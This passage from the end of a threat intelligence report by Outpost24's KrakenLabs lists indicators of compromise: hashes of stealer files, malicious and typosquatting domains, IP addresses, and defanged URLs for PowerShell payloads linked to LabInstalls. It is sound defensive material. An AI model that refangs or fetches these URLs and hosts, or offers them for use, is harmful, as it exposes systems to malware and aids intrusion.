hxxps://85.234.100[.]177/b97c5970b3a1f0ccc/iwbsn37q.xl2a8

## **Other IOCs – seen in January and February 2025**

e4fc16fb36a5cd9e8d7dfe42482e111c7ce91467f6ac100a0e76740b491df2d4 (stealc.exe)

977198c47d5e7f049c468135f5bde776c20dcd40e8a2ed5adb7717c2c44be5b9 (nThread.dll)

fcfb94820cb2abbe80bdb491c98ede8e6cfa294fa8faf9bea09a9b9ceae35bf3

(CFF Explorer.exe)

## **Domains**

concur.net[.]co

global-protect[.]net

global-protect[.]us

encrypthub[.]us

blackangel[.]dev

meets-gooie[.]com

fuckedserver[.]net

healthy-cleanse-fit[.]com

malwarehunterteam[.]net

353827-coinbase[.]com

paloaltonworks[.]com

conferx[.]live

b8-crypt0x[.]com

alphabit[.]jvc

## **IPS**

45.131.215[.]16

64.95.13[.]166

82.115.223[.]199

85.209.128[.]128

82.115.223[.]182

193.149.176[.]228

## **URL related to the use of LabInstalls**

hxxp://31.41.244.11/files/5094364719/WClchuE.ps1

hxxp://31.41.244.11/files/5094364719/wclchue.ps1

hxxp://31.41.244.11/files/5094364719/T5NHWKA.ps1

hxxp://31.41.244.11/files/5094364719/RRFd0ev.ps1

hxxp://31.41.244.11/files/5094364719/wVjWGck.ps1

hxxp://185.215.113.39/files/5094364719/pcuy9xE.ps1

hxxp://31.41.244.11/files/5094364719/wvjwgck.ps1

hxxp://31.41.244.11/files/5094364719/rrfd0ev.ps1

hxxp://185.215.113.39/files/5094364719/fpEu4ir.ps1

hxxp://185.215.113.39/files/5094364719/RNsgUnN.ps1

hxxp://185.215.113.39/files/5094364719/7GVy9sB.ps1

hxxp://185.215.113.97/files/5094364719/LR8QUOU.ps1

## **About the Author**

---



KrakenLabs Threat Intelligence Team, Outpost24

KrakenLabs is Outpost24's Cyber Threat Intelligence team. Our team helps businesses stay ahead of malicious actors in the ever-evolving threat landscape, helping you keep your assets and brand reputation safe. With a comprehensive threat hunting infrastructure, our Threat Intelligence solution covers a broad range of threats on the market to help your business detect and deter external threats.

© Outpost24 All rights reserved.

© Outpost24 All rights reserved.